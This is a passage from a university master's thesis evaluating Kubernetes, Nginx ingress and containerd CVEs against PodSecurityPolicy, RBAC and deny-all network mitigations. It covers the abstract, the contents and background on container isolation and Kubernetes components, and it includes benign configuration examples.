

A Systematic evaluation of CVEs and mitigation strategies for a Kubernetes stack

Fred Nordell
`fred@nordells.nu`

Department of Electrical and Information Technology
Lund University

Supervisors: Maria Kihl, LTH & Cristian Klein, Elastisys

Examiner: Christian Nyberg

November 2, 2022

Abstract

Kubernetes is a container orchestration platform growing ever more popular, and as the software industry shifts into the container cloud, security will become paramount. The Common Vulnerabilities and Exposures (CVEs) systems catalog and provide references to known vulnerabilities. The goal of this thesis is to systematically evaluate the security situation of Kubernetes through common mitigation strategies.

The methodology was split into two parts; a theoretical analysis, and an experimental test. Firstly, mitigation strategies were chosen and analyzed. Secondly, CVEs for Kubernetes, Nginx ingress, and containerd were analyzed. Thereafter, an evaluation matrix was developed. From this matrix, the mitigation strategies were discussed and evaluated. The findings were verified in the experimental part where Proofs of concepts for a selection of CVEs were executed against a vulnerable cluster. Thereafter, the same exploits were executed against a cluster where mitigation strategies were in place. The experiment validated the findings of the theoretical analysis for the selected CVEs.

The conclusion is that the common mitigation strategies provide a foundation that can provide a foundation as a part of a larger system. They prevent some but not all CVEs and administrators should not rely on them solely. Moreover, the thesis provides a systematic way of evaluating CVEs for Kubernetes that can be expanded upon, an addition to the literature regarding Kubernetes.

Acknowledgements

Firstly, I would like to sincerely thank my supervisor Cristian Klein at Elastisys for his support and knowledge. In addition, a great thank you to all employees at Elastisys for their inclusive atmosphere and support throughout the thesis. I would like to thank Maria Kihl for her support and input along the way. Lastly, a big thank you to friends and family for their support and encouraging words throughout.

Popular Science Summary

What if washing your hands only removed 50% of pathogens instead of 90%? Should we still recommend it, and what can be done to increase its effectiveness? Unfortunately for Kubernetes administrators, this might be a question they should be asking themselves. Because, as it turns out, Kubernetes – the most popular container orchestration tool today – might need more than common mitigation strategies up its sleeve.

The connected world is based on cloud technology, search engines, social media, and government services, they all use the cloud in some way. The prevailing technology for securing code running in the cloud is called containers, and containerization is on the rise, by 2023 70% of companies surveyed by GitLab will be running containers. Think of containers as shipping containers, they have a standardized format and can be handled regardless of content. Software containers also restrict the code running inside the container from accessing resources outside the container. Kubernetes, developed by Google and open-sourced – software where the copyright license permits using and modifying the code freely – in 2014, is the most popular tool for orchestrating containers.

This systematic evaluation investigates common mitigation strategies deployed to protect Kubernetes from malicious users and hackers. The common mitigation strategies are shown to only be reasonably effective at mitigation attacks. In particular, 17 of 30 vulnerabilities were evaluated to be pre-

vented. Why should one care about a general evaluation if each Kubernetes instance is unique one might ask. A Kubernetes administrator might be under time constraints or have limited resources and would be forced to prioritize. Knowing what common strategies are the most relevant for the Kubernetes deployment at hand is then a valuable resource. Moreover, this analysis can also be leveraged to show leadership that allocating more resources to security is needed to heighten resilience within the organization.

A theoretical evaluation of mitigation strategies was conducted, this analysis shined a light on the effectiveness of said strategies. In addition to the theoretical evaluation, an experimental evaluation of a sample set was conducted to verify the findings. The experiment was conducted by executing publicly available proof-of-concept exploits against a vulnerable Kubernetes instance. Thereafter, applying common mitigation strategies and executed the same exploits to see if the results were as expected. The experiments confirmed the analysis.

Table of Contents

1	Introduction	1
1.1	Motivation	1
1.2	Research Questions	1
1.3	Elastisys	2
1.4	Research method	2
2	Background	3
2.1	Container Cloud Architecture	3
2.2	Kernel Layer support for Containers	4
2.2.1	Cgroups	6
2.2.2	Kernel Namespaces	6
2.3	Container Security Measures	6
2.3.1	Mandatory Access Control	6
2.3.2	Seccomp	7
2.3.3	Capabilities	7
2.4	Container Runtime Layer	7
2.4.1	Low-level runtimes	7
2.4.2	High-level runtimes	7
2.4.3	Sandboxed and Virtualized runtimes	8
2.5	Kubernetes	8
2.5.1	Component Overview	8
2.5.2	Security Components	11
2.5.3	Storage and Networking	13
2.5.4	Security Overview	14
2.5.5	Host system	16
2.6	Vulnerability categorization	16
2.6.1	Common Vulnerabilities and Exposures	16
2.6.2	OWASP top 10	17
2.7	Mitigation strategies	17
2.7.1	Common mitigation strategies	17
2.7.2	Tools and strategies	19
2.8	Current knowledge gap	19

3	Methodology	21
3.1	Analysis of adversary	21
3.1.1	Goals	21
3.1.2	Tools and Resources	22
3.2	Theoretical analysis	23
3.2.1	Evaluation matrix	23
3.2.2	Evaluated CVEs	23
3.2.3	Evaluated mitigation strategies	24
3.3	Experiment Design	25
3.3.1	Kubernetes setup	25
3.3.2	CVEs to test	25
4	Results and Evaluation	27
4.1	Results	27
4.1.1	Theoretical	27
4.1.2	Experimental	29
4.2	Evaluation and Discussion	31
4.2.1	Theoretical evaluation and discussion	35
4.2.2	Experimental evaluation and discussion	35
4.2.3	Threats to validity	35
5	Conclusion and Future Work	37
5.1	Conclusion	37
5.2	Future Work	37
	References	39
A	Cluster setup	45
A.1	RBAC	47
A.2	PodSecurityPolicy	50
B	Results and Data	53
B.1	Theoretical raw data	53
B.2	Experiemental data and scripts	56

List of Figures

2.1	Container Cloud general architecture [1]	4
2.2	Visualization of containers [2]	5
2.3	A visualization of virtualized/sandboxed containers [3]	9
2.4	Some attack vectors for Kubernetes [4]	14
4.1	CVE-2020-8554: Running of cve-2020-8554 script	30
4.2	CVE-2020-8554: Accessing privileged process metrics from web browser	31
4.3	CVE-2020-8554: Accessing privileged routes from web browser	32
4.4	CVE-2020-8554: script fails with RBAC	33
4.5	CVE-2020-8554: web retrieval fails with RBAC	33
4.6	CVE-2021-25741: Successful execution of exploit	33
4.7	CVE-2021-25741: Failure of execution of exploit	33
4.8	CVE-2022-23648: Successful run of exploit in default configuration	34
4.9	CVE-2022-23648: Successful run of exploit with PodSecurityPolicies enabled	34

List of Tables

4.1	Legend for tables: 4.2, 4.3, and 4.4	27
4.2	Evaluation matrix for cpe:2.3:a:kubernetes:kubernetes:-:*:*:*:*:*	28
4.3	Evaluation matrix for cpe:2.3:a:kubernetes:ingress-nginx:*:*:*:*:*	29
4.4	Evaluation matrix for cpe:2.3:a:linuxfoundation:containerd:-:*:*:*:*	30

List of Code Listings

2.1	Example of PodSecurityPolicy	11
2.2	Example of Pod Security Admission controller	12
2.3	Example of service for a set of pods	13
3.1	Deny by default NetworkPolicy	24
A.1	Short bash script for repeatable setup	45
A.2	Cluster admin rolebinding	47
A.3	Cluster user-view rolebinding	47
A.4	Cluster admin delegation role	48
A.5	Cluster admin role	48
A.6	Cluster user-view role	48
A.7	Admin workload Rolebinding	49
A.8	user1 rolebinding	49
A.9	Baseline PodSecurityPolicy	50
A.10	Restricted PodSecurityPolicy	50
B.1	Bash script for executing CVE-2020-8554	56
B.2	Bash script for executing CVE-2020-2021-25741	57
B.3	Pod deployed by CVE-2020-2021-25741	57
B.4	Pod deployed by CVE-2020-2022-23648	58
B.5	Bash script for executing CVE-2022-23648	58

Introduction

1.1 Motivation

Containerization and the orchestration of containers stand for the vast majority, more than 70% by 2023, of modern software deployment [5]. Kubernetes (K8s) is a container orchestration tool created by Google, Kubernetes was open-sourced in 2014 and is currently a graduated Cloud Native Computing Foundation project [6]. By 2022 46% of organizations say that they use Kubernetes to orchestrate their containers [5]. Additionally, according to the 2021 Datadog container report, Kubernetes is the most popular container orchestration tool [7].

Kubernetes however, is not impervious to attacks, and every day new vulnerabilities and attacks are staged towards it [8]. Since 2016 there have been 46 *Common Vulnerabilities and Exposures* (CVEs) for Kubernetes where five were published in 2021 and 13 in 2020 [9]. This provides a large attack surface for malicious actors to exfiltrate data, maliciously use resources, or conduct other forms of corporate espionage.

1.2 Research Questions

This thesis will investigate Kubernetes, a container orchestration tool, by systematically evaluating mitigation strategies used to prevent malicious actors from successfully performing attacks. The thesis aim is to first evaluate state-of-the-art security concerns for Kubernetes. Moreover, the thesis assesses the state of common mitigation strategies and their uses. From there the aim is to develop an evaluation framework for CVEs and corresponding mitigation strategies. Thereafter, a proof of concept test of a choice of CVEs on a typical and hardened Kubernetes cluster will be conducted to evaluate the viability of the evaluation framework. With the motivations and aims in mind, the following research questions have been formulated.

RQ.1 Evaluation of Kubernetes based on CVEs of the last 2 years.

- (a) What are the main areas of concern in Kubernetes?
- (b) What software is involved in vulnerabilities?

RQ.2 What is the effectiveness of common mitigation strategies?

- (a) Restrictive PodSecurityPolicies
- (b) Role Based Access Control
- (c) Deny All Network Traffic

1.3 Elastisys

The thesis is conducted at Elastisys. Elastisys has years of experience managing cloud services and focuses on security and data privacy. They provide a Platform as a Service and a managed Kubernetes service through their *Elastisys Compliant Kubernetes* platform.

1.4 Research method

The research will be based on Common Vulnerabilities and Exposures to provide repeatability and applicability to future CVEs. The work was carried out in two steps, firstly two literature studies regarding Kubernetes security in general and mitigation strategies, in particular, were conducted. These resulted in two short papers and laid the fundamentals for the following work. The second step was to create an evaluation framework and selection of CVEs, the CVEs were then evaluated against a default configuration Kubernetes cluster and a security-compliant cluster.

In this chapter, the thesis motivates the need for an evaluation and outlines research questions. Thereafter, background on containers, Kubernetes and its components, vulnerability categorization, and mitigation strategies. Chapter 3 will discuss the methodology; including threat model, design, and corresponding Kubernetes clusters. The results of the evaluation will be discussed in chapter 4 and lastly, chapter 5 will explore conclusions and future work.

Background

This Chapter lays out the necessary background to understand the research in this thesis. The chapter will discuss containers and the container cloud. Moreover, the chapter will discuss Kubernetes and common mitigation strategies

The research is focused on the effect on security that the containerization and orchestration of containers have. Firstly, container technology will be discussed. Thereafter, the orchestration tool Kubernetes will be discussed with a focus on the security functions provided. Some common tools and security strategies will be discussed. Moreover, vulnerability categorization and mitigation strategies are explored and discussed. Throughout the discussion, literature from both scholarly sources and grey literature [10] will be used.

2.1 Container Cloud Architecture

Before delving into Kubernetes and containers it is valuable to look at a more general container cloud. Containers are a way of isolating software using kernel features to isolate and control processes and files. Containers in the form of Linux Containers (LXC) have been around for over 10 years [11]. The cloud can be divided into 3 basic layers with a Container Image Repository supplying container images to the cloud. The three layers are the Orchestration layer, the Container Layer, and the Kernel Layer. In figure 2.1 the architecture is illustrated.

The orchestration layer is tasked with orchestrating the containers, ingress, egress, etc. The orchestration tool starts and runs containers in the container layer with the help of a container runtime, e.g. CRI-O, containerd, etc. In this thesis, the orchestration layer will be Kubernetes.

The container layer is concerned with the running of containers. This is provided by a high-level container runtime. The runtime will take an *Open Container Initiative* (OCI) compliant container image from the image repository and use a low-level runtime to execute the image, for example, runc, crun, etc.

The kernel layer is composed of the technologies that provide the underlying container isolation techniques. This layer will be used by the low-level runtimes of the container layer to run and isolate containers with kernel functions such as namespaces, cgroups, and various CSM techniques.




Figure 2.1: Container Cloud general architecture [1]

Container Images

One of the main advantages of containerization is repeatability. This is accomplished by container images. Images enable a version of certain software to be deployed with the same file system, environment variables, operating system version, and more. The standard for container images is maintained by the Open Container Initiative and as such images that conform to the OCI standard can be compiled and run by multiple container runtimes. OCI images are composed of three parts, an image manifest, a filesystem (layer) serialization, and an image configuration. The image manifest contains metadata regarding the container, along with any dependencies. The metadata contains the content-addressable identity of the filesystems to be unpacked into the runnable filesystem. The image configuration contains information about the runtime environment, e.g. application arguments, environments, etc [12].

2.2 Kernel Layer support for Containers

Container isolation is provided by the Linux kernel through two main technologies. The first technology is **cgroups** which limits computation resource usage and memory for processes, secondly, the **namespace** technology provides isolation of resources such that one process cannot access another process' resources. However, more advanced security features can be accomplished with Container Security Measures (CSM). In figure 2.2 a generic container stack is shown.




Figure 2.2: Visualization of containers [2]

2.2.1 Cgroups

Linux control groups, or cgroups for short, are used to limit system resource usage for a given process. Version 1 of cgroups was presented in Linux 2.6.24 and is still widely used, however, it is recommended to upgrade to version 2 which came out with Linux 4.5. Each cgroup will limit system resources and when quotas are met all processes in the same group are prevented from claiming further resources [1, 13, 14].

There are 9 controllers in cgroups version 2 and 13 controllers in cgroups version 1. For containers, the main controllers of concern are *CPU*, *Memory*, and *IO*. These instances are maintained in a tree hierarchy, however, a file-based interface is also provided via the *sys* filesystem. Container runtimes manage these cgroups internally to limit and monitor container resource usage [1, 13, 14].

2.2.2 Kernel Namespaces

Namespaces are used to isolate into groups to limit access to system resources. A namespace will wrap a system resource such that the processes in the namespace have an isolated instance of that resource. Changes are visible to all processes in the namespace, but not to other processes [1, 13, 15].

There are eight namespace types: `cgroup`, `ipc`, `network`, `mount`, `pid`, `time`, `user` and `uts`. Linux provides a filesystem interface that can be accessed from `/proc/[pid]/ns/`. Namespaces are used to isolate container instances. For example, if a process is put into a `pid` namespace it can only see other processes in that same `pid` namespace but not processes outside the namespace.

2.3 Container Security Measures

In addition to the fundamental technologies; cgroups and namespaces, the Linux kernel provides three Container Security Measures (CSM) to protect the host system from malicious actors; Mandatory Access Control (MAC), Seccomp, and Capabilities. These measures provide fine-grained control over system calls and user access management.

2.3.1 Mandatory Access Control

MAC policy frameworks are supported by Linux Security Modules (LSM) introduced in Linux 2.6 in 2006 [16]. A MAC policy framework enables a system administrator to write and enforce access policies through hooks on security-critical paths in the Linux kernel. Therefore, the security of the system is tied to the administrators' experience and proficiency in writing policies. One application of MAC can be the restriction of file access, such that a process in a container cannot access files outside the container, even with root access [1]. Two common MAC frameworks are SELinux and AppArmor [17, 18].

2.3.2 Seccomp

Secure computing mode, seccomp, is a feature of the Linux kernel that provides a way to isolate a process where it cannot make unauthorized syscalls. If a process has entered seccomp mode, all child processes are also bound to the same seccomp rules, a process that has entered seccomp mode is not able to disable seccomp. Seccomp provides a strict mode where only `read`, `write`, `exit`, and `sigreturn` are allowed. In addition to the strict mode, a filter mode is provided where administrators can define a Berkeley Packet Filter (BPF) to be passed to seccomp where arbitrary syscalls can be allowed or denied [19, 20]. Docker for example provides a default seccomp profile if none is provided [21].

2.3.3 Capabilities

In addition to the traditional user-based permission system found in Linux, capabilities provide a way to divide privileges associated with superuser capabilities [22]. These traits are divided into 38 *capabilities* which can be enabled or disabled one at a time per thread. The capability `CAP_AUDIT_READ` for example provides the processes with the capability to read the audit log via a multicast netlink socket [22].

2.4 Container Runtime Layer

Container runtimes are software concerned with running container images. They will load container images, monitor system resources, handle isolation, and manage the lifecycle of the container. Container runtimes can be divided into three categories: High-level runtimes, Low-level runtimes, and Sandboxed and Virtualized runtimes.

2.4.1 Low-level runtimes

Native low-level runtimes' main concern is the management of container lifecycles, runtimes that are implemented according to the OCI specifications are therefore called low-level runtimes. They do not provide other tools or interfaces to manage additional tasks. Some popular low-level runtimes are `runC`, `crun`, and `containerd` [23].

2.4.2 High-level runtimes

High-level container runtimes such as Docker, CRI-O, Windows Containers, and Hyper-V Containers offer more than the low-level runtimes. Providing command line interfaces, image specifications, container building service, running different low-level runtimes, and more [23].

2.4.3 Sandboxed and Virtualized runtimes

Sandboxed and Virtualized runtimes provide additional isolation by abstracting a kernel such that each container has its own kernel [23]. Compare figure 2.3 to figure 2.2. This provides additional security at the cost of performance [24]. gVisor and kata-containers are two examples.

2.5 Kubernetes

Kubernetes is a container orchestration tool, it provides service discovery and load balancing, storage orchestration, automated rollout and rollbacks, automated bin packing, self-healing, and secret and configuration management [25]. Kubernetes is used as a central part of other clustering tools, used similar to different Linux distributions. Some of these are OpenShift, Rancher, and VMware Tanzu, the findings in this thesis will apply to these distributions as well. However, they might have their own mitigations already in place.

2.5.1 Component Overview

Kubernetes is firstly split into the control plane and the execution plane, the control plane manages the cluster and the execution plane is composed of worker nodes that run the workloads.

Worker Nodes / Execution Plane

The worker nodes are responsible for the workload of the cluster. It is composed of two parts, kubelet, and kube-proxy. These two functions provide the functions to run workloads on a worker node and communication in-between them.

Kubelet The kubelet is responsible for managing containers in pods. The kubelet agent will take Pod specifications and ensure that the containers described are running and healthy. The kubelet uses a PodSpec, a YAML or JSON object, to manage running containers [26, 27].

Kube-proxy Kube-proxy is a network proxy that runs on each node to manage network rules. Kube-proxy will use the operating system to filter packets if the system provides it, otherwise the kube-proxy will forward the traffic itself [26, 28].

Master Nodes / Control Plane

The control plane is responsible for managing and controlling the cluster in accordance with the configuration. It consists of the API-server, etcd, Scheduler, Kube Controller Manager, and Cloud Controller Manager.

API-server The API-server exposes the Kubernetes API, it will validate data and configure API objects. The API-server component supports REST operations and acts as the front end of the cluster and state management [26].




Figure 2.3: A visualization of virtualized/sandboxed containers [3]

Etcd Etcd is the key-value store that holds Kubernetes' configuration data. It is based on the Raft algorithm, a distributed consensus algorithm, and therefore provides a consistent highly available storage [29].

Scheduler Kube-scheduler is the component that is responsible for assigning a nodeless Pod a node to run on, i.e. it schedules pods onto nodes [26].

Kube Controller Manager The controller manager is the component that runs different control processes. Some types of processes are [26]:

- Node controller: Watch nodes and restart nodes at failures.
- Job controller: Watch for job objects and create a Pod to run them.
- Endpoint controller: Populates Endpoints object (join service and Pod).
- Service Account & Token controller: Create default accounts and API access tokens.

Cloud Controller Manager The cloud controller manager is a component to interface cloud-specific control logic. The controller manager will only run controllers that are related to the cloud provider. If one is running Kubernetes on-premises there will be no cloud controller manager. Some controllers are [26]:

- Node controller: Watch nodes from the cloud provider and determine if it is deleted at response loss.
- Route controller: Sets up routes in the underlying cloud infrastructure.
- Service controller: Creates, updates, and deletes cloud provider load balancers.

Kubernetes objects

Kubernetes objects are entities that represent the state of the cluster. They describe what applications are running, the resources available to the applications, and the policies that describe how the applications behave (restart, upgrades, etc.)

Pods According to the Kubernetes documentation, Pods are “the smallest deployable unit of computing in a Kubernetes” [30]. More precisely a Pod is a group of one or more containers that share network and storage resources, and a specification on how to run the containers. The shared context is based on the aforementioned Linux kernel functions namespaces, cgroups, and Container Security Measures. The containers in the Pod will as such have some shared resources but can be further isolated [30].

ConfigMaps ConfigMap is a Kubernetes object that is used to store configuration data, note that ConfigMaps do not provide any secrecy. ConfigMaps allow developers to separate configuration data from application code. ConfigMaps can be consumed by a Pod in multiple ways: as environment variables, command-line arguments, or as configuration files in a volume. Since Kubernetes v1.21 ConfigMaps can be set to immutable [31].

2.5.2 Security Components

Kubernetes offers some extended functionality regarding security. This will be discussed in more detail in sections 2.5.4 and 2.7, this section will discuss some foundations of Kubernetes security.

Secrets Secrets are the Kubernetes objects that are responsible for holding confidential data and function much the same as ConfigMaps, separating configuration data from source code. This separation lowers the risk of leakage during the development and deployment of pods. However, secrets are by default stored unencrypted in etcd. Anyone with access to a namespace can as such read a secret in that namespace. The Kubernetes developers recommend three steps to safely use secrets: Enable Encryption at rest¹ for secrets, enable or configure RBAC rules restricting access to secrets, and use RBAC or similar mechanisms to limit the creation of secrets and replacing of existing secrets [32].

Role-Based Access Control Kubernetes RBAC is used to configure access for users and workloads. The RBAC API declares four Kubernetes objects: Role, ClusterRole, RoleBinding, and ClusterRoleBinding. An administrator will create Roles and RoleBindings to limit access to resources for users and workloads, more on this in sections 2.7 and 2.5.4.

Pod Security Policies Pod Security Policies (PSP) are used to control the creation and updating of pods using granular rules set with the PodSecurityPolicy Kubernetes object. As of Kubernetes v1.21 PSPs are deprecated and were removed in v1.25, replaced by Pod Security Admission. An example of a policy from the documentation that prevents the creation of privileged pods is shown in listing 2.1 [33].

Listing 2.1: Example of PodSecurityPolicy

```
apiVersion: policy/v1beta1
kind: PodSecurityPolicy
metadata:
  name: example
spec:
  privileged: false #Don't allow privileged pods!
  # The rest fills in some required fields.
seLinux:
```

¹<https://kubernetes.io/docs/tasks/administer-cluster/encrypt-data/>

```

    rule: RunAsAny
supplementalGroups:
  rule: RunAsAny
runAsUser:
  rule: RunAsAny
fsGroup:
  rule: RunAsAny
volumes:
- '*'

```

Pod Security Standards and Admission controller There exist three Pod Security Standards: privileged, baseline, and restricted. The policies range from the unrestricted “privileged standard”, through the “baseline standard” that promotes adaptability but mitigates known privilege escalation, to the best-practice-following “restricted standard” [34]. Recently upgraded from beta to stable, the Pod Security Admission controller is the successor to Pod Security Policies. The admission controller will enforce the Pod Security Standards and take the configured action on pods that do not meet the standard. An example of an admission controller from the documentation is found in listing 2.2.

Listing 2.2: Example of Pod Security Admission controller

```

apiVersion: apiserver.config.k8s.io/v1
kind: AdmissionConfiguration
plugins:
- name: PodSecurity
  configuration:
    apiVersion: pod-security.admission.config.k8s.io/v1beta1
    kind: PodSecurityConfiguration
    # Defaults applied when a mode label is not set.
    #
    # Level label values must be one of:
    # - "privileged" (default)
    # - "baseline"
    # - "restricted"
    #
    # Version label values must be one of:
    # - "latest" (default)
    # - specific version like "v1.24"
    defaults:
      enforce: "privileged"
      enforce-version: "latest"
      audit: "privileged"
      audit-version: "latest"
      warn: "privileged"
      warn-version: "latest"
    exemptions:
      # Array of authenticated usernames to exempt.

```

```
  usernames: []
  # Array of runtime class names to exempt.
  runtimeClasses: []
  # Array of namespaces to exempt.
  namespaces: []
```

2.5.3 Storage and Networking

Storage and networking are concepts that exist within Kubernetes, however, they are not Kubernetes components per se. It is worth exploring these concepts briefly, however, the thesis is not concerned with the details of how these concepts are solved within the cluster technically.

Networking

The basic Kubernetes network model is permissive by default. Each Pod in a cluster gets its own unique cluster-wide IP address, moreover, each Pod can communicate with every other Pod without NAT, and agents on a node (system daemons, kubelet) can communicate with all pods on that node [35]. The *service* is an abstraction to expose an application running on a set of pods as a network service. For instance, if an application is running multiple replicas of a backend the frontend would like to connect to any one of these instances and get a response (i.e. the backend is fungible). The service abstraction provides a way for the front end to contact any one of these and policies on how to do so through the service. An example from the documentation is shown in listing 2.3 [35].

Listing 2.3: Example of service for a set of pods

```
apiVersion: v1
kind: Service
metadata:
  name: my-service
spec:
  selector:
    app: MyApp
  ports:
    - protocol: TCP
      port: 80
      targetPort: 9376
```

Storage

In Kubernetes storage is managed through *volumes*, both ephemeral and persistent storage is available. Ephemeral storage has the same lifetime as a Pod and persistent storage extends further than the lifetime of the Pod. A volume is in all essence a directory, possibly populated with data, accessible to containers in a Pod. There exist multiple types of volumes and all of them differ in how they interact with Kubernetes and pods, for more detail see the documentation [36].




Figure 2.4: Some attack vectors for Kubernetes [4]

2.5.4 Security Overview

